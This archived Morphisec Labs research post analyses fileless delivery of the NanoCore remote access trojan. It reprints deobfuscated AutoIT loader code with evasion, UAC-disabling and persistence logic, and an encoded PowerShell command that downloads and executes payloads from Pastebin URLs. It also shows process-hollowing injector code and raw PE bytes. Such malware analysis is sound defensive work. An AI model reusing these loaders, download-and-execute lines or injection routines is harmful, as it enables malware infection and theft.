NanoCore RAT Under the Microscope

By Morphisec Labs

Archived: 2026-04-05 16:43:54 UTC

In this blog, we will present some findings on how **NanoCore RAT 1.2.2.0** is actively being delivered in new and different ways that we discovered at Morphisec Labs in the last couple of months. Specifically, we will focus on the sophisticated fileless methods for delivering the RAT without touching the disk.

Background

Remote Access Trojans, also known as RATs, remain as one of the most prevalent forms of malware and are leveraged in many different types of cyber-attacks. Various flavors and versions of these RATs are freely available and easily modified to fit the unique requirements of any given attack. The primary purpose of using RATs is to gain unauthorized remote access to the victim's device after the initial infection of the machine. Once an attacker gains access to the machine using these RATs, they can try to collect keystrokes, usernames, passwords, browser history, emails, screenshots, etc. A few examples from a much larger list of popular RATs include Poison-Ivy, JRAT, NjRAT, Orcust-RAT, CyberGate, DarkComet, DreamWare, BlackShades, NetWire.

NanoCore Malware is a RAT that has become popular in recent years as it is commonly used by threat actors and is believed to be one of the most sophisticated RATs in the market. Since it was discovered in 2013, multiple different versions have been leaked on underground forums. The latest leaked version was 1.2.2.0 in March 2015 and is available online to download for free. *NanoCore RAT* comes with a few base plugins and the ability to expand its functionality, so threat actors can develop additional features for other malicious actions. There is already a wide range of NanoCore plugins available online that can be used for cryptocurrency mining, ransomware attacks, and more.

Defense solutions have been updated to detect *NanoCore malware* based on multiple metadata and strings that reside within its Client executable. Fileless and in-memory attacks give the adversaries the advantage of bypassing behavior and static scanning attempts without sacrificing functionality.

Distribution Methods

The most common initial delivery method today is via attachments in spam emails and web download links. Previously, security researchers found Microsoft Word documents with malicious auto-executable VBA code and a fake invoice in PDF format that can install the *NanoCore RAT*.

The first delivery method we identified is using the actual compiler, *Autoit3.exe* (version 3.3.8.1) which was used by renaming the legitimate **AutoIT Script** interpreter to *cxf.exe* to bypass basic script control based solutions. Additionally, the malicious code was executed as a script instead of as an actual AutoIT executable to further evade detection from AV. The malicious script demonstrates advanced support for process hollowing for both 32 and 64-bit architectures, VM evasion, and the use of advanced shellcodes such as RunPE. Here we will investigate

the functionality of the script and how it delivers and executes the NanoCore RAT. A similar type of attack was previously reported by *TALOS* and *HornetSecurity*, but with a different primary source of the attack and a different file type for the config file.

The second distribution method is using a PowerShell command to download and execute the NanoCore malware from a Pastebin account in-memory. The method is well described as part of the "Aggah" campaign that eventually delivers RevengeRat. In this method, a Pastebin link is run via PowerShell which deobfuscates to NanoCore RAT that was obfuscated with Eazfuscator.

The third delivery method involves the compilation of the malicious AutoIT script into an executable that includes additional functionality. With this method, the executable includes mechanisms for bypassing user control based on the target OS, extended hollowing capabilities for executing the NanoCore RAT from within different legitimate Windows processes, and more advanced shellcodes that bypass hooks and monitoring.

Past Abuse of AutoIT

AutoIT script is a legitimate tool that is used by many IT administrators to automate tasks. At the same time, it is constantly leveraged by malware authors to deliver different types of malware. In March 2018, security researchers at *HornetSecurity* witnessed an attack where the NanoCore RAT was distributed via a phishing email that had a PDF file with a link that downloaded a self-extracting archive. The archive contained a legitimate AutoIT interpreter that had been renamed, a malicious script, a configuration file with a .docx extension, and many other files with various extensions.

In April 2019, researchers at *SonicWall* observed a phishing campaign that spread the NanoCore RAT through malicious attachments. The attachments had an *iso* file that had an AutoIT compiled executable that executed the NanoCore RAT in memory.

Similarly, in May 2018, researchers at *Fortinet* identified usage of AutoIT to distribute Remcos RAT by using Exploit *CVE-2017-11882.* Researchers also noticed a similar type of approach where AutoIT was used to deliver Mokes/SmokeBot backdoor and Dofoil/Smoke Loader as well.

Technical Analysis

Method 1: AutoIT Executes a Malicious FILE

Stage 1:

Main Components Involved:

1. ufj=ked
2. cxf.exe
3. qnb.jpg

The script file *ufi=ked* contains commented garbage code. Most of the code includes comments that are disregarded by the interpreter. After cleaning the garbage code, the size of the script file came down from 203 kb

to 7 kb. Below is the de-obfuscated code in ufj=ked script.

```
#NoTrayIcon
$jpg_file = "qnb.jpg"
If ProcessExists("avastui.exe") Then
    Execute("Sleep(20000)")
EndIf
$config_file = @ScriptDir & "\" & $jpg_file
$dir_name = IniRead($config_file, "Setting", "Dir", '')
$sk_value = IniRead(@ScriptDir & "\" & $jpg_file, "Setting", "sK", '')
$sn_value = IniRead(@ScriptDir & "\" & $jpg_file, "Setting", "sN", '')

If $sk_value = '' Or $sn_value = '' Then Exit

$characters_to_read = FileRead(@ScriptDir & "\" & $jpg_file)
$encoded_data = _StringBetween($characters_to_read, "[sData]", "[esData]")
$characters_to_read = $encoded_data[0]
$random_value = _generate_random_value()
$decoded_data = BinaryToString(decoder($characters_to_read, $sk_value))
$old_data = StringReplace($decoded_data, "Settings File Name", $jpg_file)
Execute('FileSetAttrib("*.*", "+HR")')
FileWrite(@ScriptDir & "\" & $random_value, $old_data)
$XeS = @AutoItExe
Run($XeS & " " & _get_short_name(@ScriptDir & "\" & $random_value))
Execute('Sleep(10+10+10)')

Func _get_short_name($random_value)
    Return FileGetShortName($random_value)
EndFunc   ;==>_get_short_name

Func _generate_random_value()
    Local $random_name
    For $range = 1 To 5
        $random_name &= Chr(Random(65, 90, 1))
    Next
    Return $random_name
EndFunc   ;==>_generate_random_value

Func _StringBetween($s_String, $s_Start, $s_End, $v_Case = -1)
    Local $s_case = ""
    If $v_Case = Default Or $v_Case = -1 Then $s_case = "(?i)"
    Local $s_pattern_escape = "(\.|\||\*|\?|\+|\(|\)|\{|\}|\[|\]|\^|\$|\\)"
    $s_Start = StringRegExpReplace($s_Start, $s_pattern_escape, "\\$1")
    $s_End = StringRegExpReplace($s_End, $s_pattern_escape, "\\$1")
    If $s_Start = "" Then $s_Start = "\A"
    If $s_End = "" Then $s_End = "\z"
    Local $a_ret = StringRegExp($s_String, "(?s)" & $s_case & $s_Start & "(.*?)" & $s_End, 3)
    If @error Then Return SetError(1, 0, 0)
    Return $a_ret
EndFunc   ;==>_StringBetween

Func decoder($a, $b)
    Local $binary = "C8116A6A5356578B55131C989C84989D7F2AE484829C88945F85CF84DCB9188C82C18884DEFFEFFFFE2F38365F48365FC817DFC17D478B45FC31D2F775F923451FB68B4DFCFB68CDFFEFFFF
        638B85ECFEFFFF425FF8985ECFEFFFF89D8385ECFEFFFFFB6385E8FEFFFF25FF8985E8FEFFFF89DE3B5ECFEFFFF8A689DF3BDE8FEFFFF867886FB6EFB671C181E1FF8A84DFFEFFFF8B7581D63642EB985F5E

    Local $binary_struct = DllStructCreate("byte[" & BinaryLen($binary) & "]")
    DllStructSetData($binary_struct, 1, $binary)

    Local $a_struct = DllStructCreate("byte[" & BinaryLen($a) & "]")
    DllStructSetData($a_struct, 1, $a)

    DllCall("user32.dll", "none", "CallWindowProc", "ptr", DllStructGetPtr($binary_struct), "ptr", DllStructGetPtr($a_struct), "int", BinaryLen($a), "str", $b, "int", 0)

    Local $struct_data = DllStructGetData($a_struct, 1)
    $a_struct = 0
    $binary_struct = 0
    Return $struct_data
EndFunc   ;==>decoder
```

Before we get into what ufj=ked script does, let's first look at the third file qnb.jpg, which is the configuration used by the script and contains a second *AutoIT script* and a loader. This qnb.jpg file is also riddled with garbage values that required cleaning. Below is an image showing how it looks after cleaning.

```
[Setting]
sxd_Keys=393538343334453431343035364130323635413842394136394431353539413035313630393442324639373435393536
Keys=tau
Dir=83271834
Key=WindowsUpdate
AuEx=ufj=ked
ExEc=cxf.exe
StartUps=kjd

[Data]
0xC70F496D9F290602901A61CCA5D268B6A5BF84C6137759BC9E8EEF07558088139D55B81A8CAFCC66D2B7A2A543E832AAA13FB7681A37C2F3BB2ED0C215841423A1F6CF9F3E64349AF5F324E6C5A75E9237

[eData]
RP=pis.xpc
sK=545
sN=fot.cfk
inc=pmq.jia

[sData]
0x06A7AE4E397286D568C5B0FB39A4C2C9666D8CD2F72EA0E7CB9AA4980A255D06D4F4BF1E4C72E5F6EB63007215B700AA409B117A750EF6C35EDBAAFA51B01D6E92B94076DB2F6942923948F45D073BB328

[esData]
inc=pmq.jia
```

cxf.exe, a copy of *Autoit3.exe* interpreter runs the malicious Autoit script *ufj=ked*. If we go back to the de-obfuscated code in ufj=ked script (first figure) and understand how the script *ufi=ked* works, we can clearly see that the script is checking for existing Avast AV process *avastui.exe*. Then it locates the configuration file *qnb.jpg*

and gets the values of *sK* and *sN*. If the values are empty, the script terminates. If the values are not empty, the script reads all the data between [sData] and [esData] and gets *sK* value (which here is 545) to process the decoder function and finally execute the script. During this process, a randomly named file is written to the same directory with the data from the configuration file. This new script is also an obfuscated AutoIT script that also sets the attributes of files in that current directory to *read-only* and *hidden*. This first script is similar to the scripts in the older attacks mentioned above, except with the addition of the configuration file.

Stage 2:

In this stage, the randomly named AutoIT script dropped by *ufj=ked* script is also triggered by the same *cxf.exe*. This new script also checks for the values in the configuration file, *qnb.jpg*, and has different checks before it even runs the NanoCore RAT payload.

So, what's inside this new script?


The first thing to notice is its obfuscation, which is similar to the main script. After spending a significant amount of time on de-obfuscation, we were able to find some interesting items inside. The script starts with declared global variables, some of which are *dword* values for registry checks and modifications. Others are for the values obtained from the configuration file. We also noticed that it has some unused variables that might just be included for use in later versions. As soon as this script is triggered, it sets the attributes of files in that current directory to *read-only* and *hidden*, just like the previous script. The script then performs different checks and makes modifications to system configuration and registry values. It checks if it is running inside virtual machines or sandboxed applications and if so, it terminates. Otherwise, it disables UAC, system restore points, and task manager and then adds a *Windows Update* key to the registry and startup for persistency. Finally, if the config file has a URL, it downloads the payload from there. If the config file has raw PE data, it gets a payload from there and injects it into the process memory of *RegSvcs.exe* using the *RunPE* technique.

Below are a few images of the code from the script that we de-obfuscated, cleaned, and renamed functions and variables to show the functionality. The functions are not in exact order, instead, they are presented as below for easy understanding.

```
$ConfigFile = @ScriptDir & "\qnb.jpg"
$dir_name = IniRead($ConfigFile, "Setting", "Dir", '')
$MalwareDir = @TempDir & "\" & $dir_name

Sleep(100)
FileSetAttrib($MalwareDir, "+H")
Sleep(100)

everything_happens_inside_here()

Func everything_happens_inside_here()
    $message_box_data = IniRead($ConfigFile, "Setting", "msg", '')
    If $message_box_data <> '' Then display_message_box()  ;==> popup/window message to display
    EndIf

    $mshta_data = IniRead($ConfigFile, "Setting", "_S0x20057179D673181B71D4593BFB2A0450", '')
    If $mshta_data <> '' Then CreateAndKillMshta()
    ;==> maybe used for proxy execution of script through a trusted windows utility, and to bypass browser security
    EndIf

    $running_in_vm = IniRead($ConfigFile, "Setting", "VM", '')
    If $running_in_vm <> '' Then ExitIfVM() ;==> checks if the script is triggered in vmware & virtualbox and exits
    EndIf

    $running_in_sandbox = IniRead($ConfigFile, "Setting", "SandBox", '')
    If $running_in_sandbox <> '' Then ProgramManagerCheck()
    ;==> checks for ProgramManager window name, maybe to check if the application is run in sandboxie or so
    EndIf

    $disable_uac = IniRead($ConfigFile, "Setting", "duac", '')
    If $disable_uac <> '' Then DisableUAC() ;==> disables UAC
    EndIf

    $disable_restore_point = IniRead($ConfigFile, "Setting", "drpt", '')
    If $disable_restore_point <> '' Then DisableRestorePoints() ;==> disables restore points
    EndIf

    $disable_other_traces = IniRead($ConfigFile, "Setting", "btklr", '')
    If $disable_other_traces <> '' Then DeleteTraces64() ;==> deletes some registry & file traces
    EndIf

    $disable_task_manager = IniRead($ConfigFile, "Setting", "taskmnrg", '')
    If $disable_task_manager <> '' Then DisableTaskMgr() ;==> disables task manager
    EndIf

    $hsup_settings = IniRead($ConfigFile, "Setting", "hSUps", '')
    $startup_settings = IniRead($ConfigFile, "Setting", "StartUps", '')
    If $startup_settings <> '' Then
        $WindowsUpdateRegKey = IniRead($ConfigFile, "Setting", "Key", '')
        ;==> gets a WindowsUpdate value from config file
        AddRegPersistency($WindowsUpdateRegKey)  ;==> adds the above key to registry & startup for persistency
    EndIf

    $URLPath = IniRead($ConfigFile, "Setting", "Down", '')
    If $URLPath <> '' Then DownloadAndExecuteFile(BinaryToString($URLPath))
    ;==> downloads and executes the payload while the script is running, using RunWait() function
    EndIf

    $net_setting = IniRead($ConfigFile, "Setting", "Net", '')
    If $net_setting <> '' Then $net_setting = True ;==> if value for NET is not found in config file, set it to True
    EndIf

    $eof_setting = IniRead($ConfigFile, "Setting", "eof", '')
    If $eof_setting <> '' Then $eof = True ;==> if value for eof is not found in config file, set it to True
    EndIf

    $runPE_setting = IniRead($ConfigFile, "Setting", "RP", '')
    If $runPE_setting <> '' And Not FileExists(@ScriptDir & "\spd") Then RunPE_Payload($runPE_setting)
    ;==> injects RunPE payload into process memory of RegSvcs.exe, a .NET tool used to install services
    Else
        FileDelete(@ScriptDir & "\spd")
        launch_main_script()  ;==> check persistency and trigger the main/first script, ufj=ked in this case
    EndIf

    $fb_setting = BinaryToString(IniRead($ConfigFile, "Setting", "fb", ''))
    $bktl_setting = IniRead($ConfigFile, "Setting", "btkl", '')
    If $fb_setting <> '' Or $bktl_setting <> '' Or $hsup_settings <> '' Then RunPE_cxf()
    ;==> injects RunPE payload into process memory of RegSvcs.exe, a .NET tool used to install services
    EndIf

    Sleep(2000)
    FileDelete(@ScriptFullPath)  ;==> file traces cleaning
    Exit
EndFunc   ;==>everything_happens_inside_here
```

From the above figure, we can see that the *RunPE_Payload* function takes malicious payload data from the config file, decrypts using the *Keys* value. *_S0x9A130944BC5ED49CF25A0ABCA629E5FB* function, then takes the value and decrypts the payload using *CryptDecrypt* function. Finally, the *RunPE_Payload* function injects the payload into *RegSvcs* process memory.

NanoCore RAT & Plugins



Method 2: PowerShell In-memory Delivered NanoCore

The second delivery method was already covered by YOROI but in our case, NanoCore was delivered instead of NjRat.


The first PowerShell is an array of ASCII and after decoding we get the next PowerShell code.

```
$cici=@(91,118,111,105,100,93,32,91,83,121,115,116,101,109,46,82,101,102,108,101,99,116,105,111,
    110,46,65,115,115,101,109,98,108,121,93,58,58,76,111,97,100,87,105,116,104,80,97,114,116,105,
    97,108,78,97,109,101,40,39,77,105,99,114,111,115,111,102,116,46,86,105,115,117,97,108,66,97,
    115,105,99,39,41,59,36,102,106,61,91,77,105,99,114,111,115,111,102,116,46,86,105,115,117,97,
    108,66,97,115,105,99,46,73,110,116,101,114,97,99,116,105,111,110,93,58,58,67,97,108,108,66,
    121,110,97,109,101,40,40,78,101,119,45,79,98,106,101,99,116,32,78,101,116,46,87,101,98,67,108
    ,105,101,110,116,41,44,39,68,111,119,110,108,111,97,100,83,116,114,105,110,103,39,44,91,77,
    105,99,114,111,115,111,102,116,46,86,105,115,117,97,108,66,97,115,105,99,46,67,97,108,108,84,
    121,112,101,93,58,58,77,101,116,104,111,100,44,39,104,116,116,112,115,58,47,47,112,97,115,116
    ,101,98,105,110,46,99,111,109,47,114,97,119,47,122,120,99,50,113,98,74,75,39,41,124,73,69,88,
    59,91,66,121,116,101,91,93,93,36,102,61,91,77,105,99,114,111,115,111,102,116,46,86,105,115,
    117,97,108,66,97,115,105,99,46,73,110,116,101,114,97,99,116,105,111,110,93,58,58,67,97,108,
    108,66,121,110,97,109,101,40,40,78,101,119,45,79,98,106,101,99,116,32,78,101,116,46,87,101,98
    ,67,108,105,101,110,116,41,44,39,68,111,119,110,108,111,97,100,83,116,114,105,110,103,39,44,
    91,77,105,99,114,111,115,111,102,116,46,86,105,115,117,97,108,66,97,115,105,99,46,67,97,108,
    108,84,121,112,101,93,58,58,77,101,116,104,111,100,44,39,104,116,116,112,115,58,47,47,112,97,
    115,116,101,98,105,110,46,99,111,109,47,114,97,119,47,110,53,54,90,76,113,78,83,39,41,46,114,
    101,112,108,97,99,101,40,39,42,38,94,39,44,39,48,120,39,41,124,73,69,88,59,91,107,46,72,97,99
    ,107,105,116,117,112,93,58,58,101,120,101,40,39,77,83,66,117,105,108,100,46,101,120,101,39,44
    ,36,102,41);[System.Text.Encoding]::ASCII.GetString($cici)|IEX
```

The second PowerShell downloads two items from Pastebin; Process Hollowing Injector and the NanoCore RAT.

```
[void] [System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');
$fj=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),'DownloadString',[
    Microsoft.VisualBasic.CallType]::Method,'https://pastebin.com/raw/zxc2qbJK')|IEX;
[Byte[]]$f=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),'DownloadString',[
    Microsoft.VisualBasic.CallType]::Method,'https://pastebin.com/raw/n56ZLqNS').replace('*&^','0x')|IEX;
[k.Hackitup]::exe('MSBuild.exe',$f)
```

The Pastebin is been uploaded by the *HAGGA* actor.



.NET Process Hollowing Injector:

The first call to Pastebin downloads a .NET application that uses kernel32 calls to Hollow the NanoCore into MSBuild.

```
$jk=@(91,66,121,116,101,91,93,93,36,115,99,54,52,61,105,101,120,40,39,37,95,52,68,44,37,95,53,65,44,37,95,
57,48,44,37,95,48,48,44,37,95,48,51,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,52,44,37,95,4
8,48,44,37,95,48,48,44,37,95,48,48,44,37,95,70,70,44,37,95,70,70,44,37,95,48,48,44,37,95,48,48,44,37,95,66
,56,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,
48,44,37,95,52,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,4
8,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48
,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,
44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,4
4,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44
,37,95,48,48,44,37,95,56,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,48,44,37,95,48,69,44,37,95,49,70,44,
37,95,66,65,44,37,95,48,69,44,37,95,48,48,44,37,95,66,52,44,37,95,48,57,44,37,95,67,68,44,37,95,50,49,44,3
7,95,66,56,44,37,95,48,49,44,37,95,52,67,44,37,95,67,68,44,37,95,50,49,44,37,95,53,52,44,37,95,54,56,44,37
```

The PowerShell invoke *exe* function that is part of *k.Hackitup* class.

```
[k.Hackitup]::exe('MSBuild.exe',$f)
```

The NanoCore RAT (which is downloaded from the second pastbin.com link) is being passed to the *exe* function.

```
public static void exe(string FTONJ, byte[] client)
{
    try
    {
        string text = Hackitup.smethod_0(<Module>.smethod_33<string>(3852767217u), FTONJ);
        for (;;)
        {
            IL_3CA:
            uint num = 4086821857u;
            for (;;)
            {
                uint num2;
                switch ((num2 = (num ^ 2935130638u)) % 32u)
                {
                case 0u:
```

In the Injector, a call to *POPO* class reveals all the kernel32 calls that are used to do the Process Hollowing.

```
public class POPO
{
    // Token: 0x06000066 RID: 102
    [DllImport("kernel32.dll", CharSet = CharSet.Unicode)]
    private static extern bool CreateProcess(string string_0, string string_1, IntPtr intptr_0, IntPtr intptr_1, bool b

    // Token: 0x06000067 RID: 103
    [DllImport("kernel32.dll")]
    private static extern bool GetThreadContext(IntPtr intptr_0, int[] int_0);

    // Token: 0x06000068 RID: 104
    [DllImport("kernel32.dll")]
    private static extern bool Wow64GetThreadContext(IntPtr intptr_0, int[] int_0);

    // Token: 0x06000069 RID: 105
    [DllImport("kernel32.dll")]
    private static extern bool SetThreadContext(IntPtr intptr_0, int[] int_0);

    // Token: 0x0600006A RID: 106
    [DllImport("kernel32.dll")]
    private static extern bool Wow64SetThreadContext(IntPtr intptr_0, int[] int_0);

    // Token: 0x0600006B RID: 107
    [DllImport("kernel32.dll")]
    private static extern bool ReadProcessMemory(IntPtr intptr_0, int int_0, ref int int_1, int int_2, ref int int_3);

    // Token: 0x0600006C RID: 108
    [DllImport("kernel32.dll")]
    private static extern bool WriteProcessMemory(IntPtr intptr_0, int int_0, byte[] byte_0, int int_1, ref int int_2);

    // Token: 0x0600006D RID: 109
    [DllImport("ntdll.dll")]
    private static extern int NtUnmapViewOfSection(IntPtr intptr_0, int int_0);

    // Token: 0x0600006E RID: 110
    [DllImport("kernel32.dll")]
    private static extern int VirtualAllocEx(IntPtr intptr_0, int int_0, int int_1, int int_2, int int_3);

    // Token: 0x0600006F RID: 111
    [DllImport("kernel32.dll")]
    private static extern int ResumeThread(IntPtr intptr_0);
```

```
POPO.Struct6 struct2 = default(POPO.Struct6);
@struct.uint_0 = POPO.smethod_3(POPO.smethod_2(POPO.smethod_1(typeof(POPO.Struct7).TypeHandle)));
bool result;
try
{
    bool flag = !POPO.CreateProcess(string_0, string_, IntPtr.Zero, IntPtr.Zero, false, 4u, IntPtr.Zero, null, ref
      @struct, ref struct2);
    for (;;)
    {
        IL_8A2:
        uint num4 = 1778989048u;
        for (;;)
```

```
case 2u:
{
    int num6;
    byte[] byte_ = POPO.smethod_8(num6);
    int num7;
    bool flag2 = !POPO.WriteProcessMemory(struct2.intptr_0, num7 + 8, byte_, 4, ref num3);
    num4 = (num2 * 3155892091u ^ 613555887u);
    continue;
}
```


```
case 58u:
    goto IL_8E2;
case 59u:
    num4 = ((POPO.ResumeThread(struct2.intptr_1) == -1) ? 1953533075u : 212546601u);
    continue;
case 60u:
```

NanoCore:

```
*&^4D, *&^5A, *&^90, *&^00, *&^03, *&^00, *&^00, *&^00, *&^04, *&^00, *&^00, *&^00,
*&^FF, *&^FF, *&^00, *&^00, *&^B8, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00,
*&^40, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00,
*&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00,
*&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00,
*&^80, *&^00, *&^00, *&^00, *&^0E, *&^1F, *&^BA, *&^0E, *&^00, *&^B4, *&^09, *&^CD,
*&^21, *&^B8, *&^01, *&^4C, *&^CD, *&^21, *&^54, *&^68, *&^69, *&^73, *&^20, *&^70,
*&^72, *&^6F, *&^67, *&^72, *&^61, *&^6D, *&^20, *&^63, *&^61, *&^6E, *&^6E, *&^6F,
*&^74, *&^20, *&^62, *&^65, *&^20, *&^72, *&^75, *&^6E, *&^20, *&^69, *&^6E, *&^20,
*&^44, *&^4F, *&^53, *&^20, *&^6D, *&^6F, *&^64, *&^65, *&^2E, *&^0D, *&^0D, *&^0A,
*&^24, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^00, *&^50, *&^45, *&^00, *&^00,
